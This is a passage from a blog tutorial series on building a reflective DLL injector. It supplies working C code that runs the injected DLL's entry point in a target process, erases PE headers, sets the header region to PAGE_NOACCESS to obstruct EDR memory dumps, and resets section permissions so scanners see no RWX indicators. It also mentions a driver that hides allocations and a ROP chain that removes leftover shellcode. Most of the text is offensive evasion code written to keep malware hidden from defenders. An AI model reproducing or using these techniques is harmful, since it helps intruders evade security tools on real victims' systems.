OS Internals Trick: At offset 0x30 (in 64-bit architecture), the PEB stores a direct pointer to the default Process Heap. By dereferencing this offset, we gain the ability to call RtlAllocateHeap completely under the radar, bypassing standard API hooks while perfectly blending in with the host's memory allocations!
PHASE 2Thread Detonation
We calculate the absolute address of DllMain, populate our heap-allocated struct, and fire off the new thread using our custom wrapper.
DWORD rvaOfEntryPoint = pOptionalHeader_injected_dll->AddressOfEntryPoint;

if(rvaOfEntryPoint != 0)
{
    pfnDLLMain pfnDllMain = (pfnDLLMain)(pResources->Injected_dll_base + rvaOfEntryPoint);

    // Pack the parameters into the heap struct
    pHeapParams->pfnDllMain = pfnDllMain;
    pHeapParams->hinstDLL = (HINSTANCE)pResources->Injected_dll_base;
    pHeapParams->vpAllocatedHeap = vpAllocatedHeap;
    pHeapParams->pRtlFreeHeap = my_RtlFreeHeap;
    pHeapParams->vpTarget_process_Heap = hTargetProcessHeap;

    DWORD dwDllMainThreadId = 0;

    // Fire the thread
    HANDLE hDllMainThread = my_CreateThread(NULL, 0, DllMainThreadRunner, pHeapParams, 0, &dwDllMainThreadId);

    if(hDllMainThread)
    {
        // Wait up to 2 seconds for DllMain to finish initialization
        my_WaitForSingleObject(hDllMainThread, 2000);
        my_CloseHandle(hDllMainThread);
    }
    else
    {
        // Clean up our heap allocation if thread creation fails
        my_RtlFreeHeap(hTargetProcessHeap, 0, vpAllocatedHeap);
    }
}
DllMainThreadRunner function whose only job is to trigger the real DllMain with DLL_PROCESS_ATTACH. We then wait exactly 2000ms to ensure the DLL initializes properly before closing our handles.
OPSEC & Stealth
We are done with the core injection, but we chase perfection. If we stop here, we leave behind massive indicators of compromise (IoCs). YetAnotherReflectiveLoader is designed to be used alongside a driver to unlink VAD entries and hide allocations, but before we even touch the kernel, our user-land memory footprint is extremely noisy.
If a blue teamer (or an EDR) opens our target process in a memory scanner right now before the driver kicks in, this is what they will see:
Having RWX (Read-Write-Execute) memory regions floating around is a massive red flag. Normal Windows DLLs separate their memory into RX (.text) and RW (.data). To fix these anomalies and blend in perfectly, we need to execute our final cleanup phase:
VirtualProtect to change the massive RWX block into proper RX and RW segments.Zero the PE Header
Zeroing the PE header will not result in stealth, but it will make the scanner think its not a PE but a shellcode. So, we do it anyways.
If we zero the headers rn, we won’t be able to fetch the required permission for the section and if we change the permissions, we will face difficulties when zeroing the headers, so we cache the permissions.
>_Cache protections
IMAGE_SECTION_HEADER* pSectionHeader_injected_dll = IMAGE_FIRST_SECTION(pNtHeader_injected_dll);
WORD noOfSections_Dll = pFileHeader_injected_dll->NumberOfSections;

__declspec(allocate(".stub")) static CACHED_PROTECTIONS_OF_REGIONS CashedProtectionArray[20];

for(WORD i = 0; i < noOfSections_Dll; ++i)
{
    IMAGE_SECTION_HEADER* pCurrentSection = &pSectionHeader_injected_dll[i];

    CashedProtectionArray[i].CachedSectionRVA = pCurrentSection->VirtualAddress;
    CashedProtectionArray[i].pCachedSectionMemoryBase = pResources->Injected_dll_base + CashedProtectionArray[i].CachedSectionRVA;
    CashedProtectionArray[i].CachedSectionVirtualSize = pCurrentSection->Misc.VirtualSize;

    for(int k = 0; k < IMAGE_SIZEOF_SHORT_NAME && pCurrentSection->Name[k] != '\0'; ++k) CashedProtectionArray[i].CachedcurrentSectionNameAnsi[k] = (char)pCurrentSection->Name[k];
    if(CashedProtectionArray[i].CachedSectionVirtualSize != 0) CashedProtectionArray[i].Cachedcharacteristics = pCurrentSection->Characteristics;
}
you will see we use __declspec(allocate(".stub")) cause we are storing our shellcode in .stub section and we will need to put everything it requires in the same sections, we will talk more about this in Shellcode Blog.
Zeroing the pe header is pretty simple, we just need the Injected_dll_base and the SizeOfHeaders which we can find inside the OptionalHeader.
WORD SizeOfHeader_injected_dll = pOptionalHeader_injected_dll->SizeOfHeaders;

my_RtlFillMemory(pResources->Injected_dll_base, SizeOfHeader_injected_dll, 0);
LOG_W(L"[SHELLCODE] Zeroed PE headers from [0x%p] for size [0x%X]\n", (void*)pResources->Injected_dll_base, SizeOfHeader_injected_dll);

DWORD oldHeaderProtect = 0;
if(my_VirtualProtect(pResources->Injected_dll_base, SizeOfHeader_injected_dll, PAGE_NOACCESS, &oldHeaderProtect)) LOG_W(L"[SHELLCODE] PE header protection changed to PAGE_NOACCESS (old=0x%X)\n", oldHeaderProtect);
else LOG_W(L"[SHELLCODE] Failed to change PE header protection to PAGE_NOACCESS\n");
We can also fight the scanners buy making the zeroed out header region as PAGE_NOACCESS. If an EDR or Antivirus scanner attempts to sequentially read or dump this memory allocation starting from the base address, hitting a PAGE_NOACCESS region will immediately throw an EXCEPTION_ACCESS_VIOLATION. While modern security tools will catch this exception so they don't crash, it acts as a roadblock. It forces the scanner to either skip the region or do extra work to bypass the protection, complicating the memory dumping process.
Memory Hardening
To fix the massive RWX indicator of compromise, we iterate through the section permissions we cached before we wiped the PE header. We translate the PE characteristics into standard Windows memory protections and apply them via VirtualProtect.
PHASE 1Iterating Cached Sections
We begin looping through our cached section data, skipping any empty sections, and prepare to translate the raw characteristics.
for(UINT i = 0; i < noOfSections_Dll; ++i)
{
    BYTE* pSectionMemoryBase = CashedProtectionArray[i].pCachedSectionMemoryBase;
    SIZE_T SectionVirtualSize = CashedProtectionArray[i].CachedSectionVirtualSize;

    if(SectionVirtualSize == 0) continue;

    DWORD characteristics = CashedProtectionArray[i].Cachedcharacteristics;
    int newProtectionFlags = 0;
We pull the original memory base, size, and characteristics that we safely cached prior to zeroing out the PE headers.
PHASE 2Characteristic Translation Engine
We must dynamically translate the raw PE IMAGE_SCN_MEM_* bitmasks into actual Windows PAGE_* constants.
        // Translate PE Characteristics to Windows Memory Protections
        if (characteristics & IMAGE_SCN_MEM_EXECUTE)
        {
            if (characteristics & IMAGE_SCN_MEM_WRITE) newProtectionFlags = PAGE_EXECUTE_READWRITE;
            else if (characteristics & IMAGE_SCN_MEM_READ) newProtectionFlags = PAGE_EXECUTE_READ; // .text
            else newProtectionFlags = PAGE_EXECUTE;
        }
        else if (characteristics & IMAGE_SCN_MEM_WRITE)
        {
            newProtectionFlags = PAGE_READWRITE; // .data, .bss
        }
        else if(characteristics & IMAGE_SCN_MEM_READ)
        {
            newProtectionFlags = PAGE_READONLY; // .rdata
        }
        else
        {
            newProtectionFlags = PAGE_NOACCESS;
        }

    if (newProtectionFlags == 0) newProtectionFlags = PAGE_READONLY; // Safe fallback
We use the bitwise AND operator (&) to check if a specific permission flag is present in the section's characteristics. This elegantly cascades down, granting Execute, then Write, then Read privileges, perfectly mimicking the behavior of the legitimate Windows OS Loader.
PHASE 3Application & Resource Cleanup
Finally, we apply the translated flags to the target section. Once the loop finishes, we perform one final OPSEC cleanup: wiping Execute privileges from our Shellcode's own resource block!
    DWORD oldProtectionFlags = 0;

    // Apply the new, hardened permissions to the DLL section
    my_VirtualProtect((LPVOID)pSectionMemoryBase, SectionVirtualSize, newProtectionFlags, &oldProtectionFlags);
}

int resourceProtectionFlags = PAGE_READWRITE;
DWORD oldResProtection = 0;

// Calculate the size of the data block passed to the shellcode
SIZE_T SizeOfShellcodeResources = pResources->Injected_Shellcode_base - pResources->ResourceBase;

// Strip Execute permissions from the shellcode's parameter block
my_VirtualProtect((LPVOID)pResources->ResourceBase, SizeOfShellcodeResources, resourceProtectionFlags, &oldResProtection);
Self-Sanitization: We have'nt talked about pResources struct in this blog, we will talk about that in Shellcode Blog. That struct holds data, not executable code. Leaving it marked as RWX is sloppy. We calculate its exact size in memory and lock it down to PAGE_READWRITE.
ROP Chain
If you were paying close attention to the memory scanner earlier, you'll remember we still have one final OPSEC flaw: The Shellcode Memory Region.
Even though we stripped its RWX permissions down to RW, leaving the initial injection shellcode sitting in memory after it has finished its job is a loose end. We can't just call VirtualFree from inside the shellcode, because it would be freeing the exact memory it is currently executing from, causing an immediate crash.
To solve this, we must build a Return-Oriented Programming (ROP) chain to force the host process to safely self-destruct the shellcode on our behalf.
Because building a dynamic ROP chain is a complex topic of its own, I have broken it out into a dedicated deep-dive: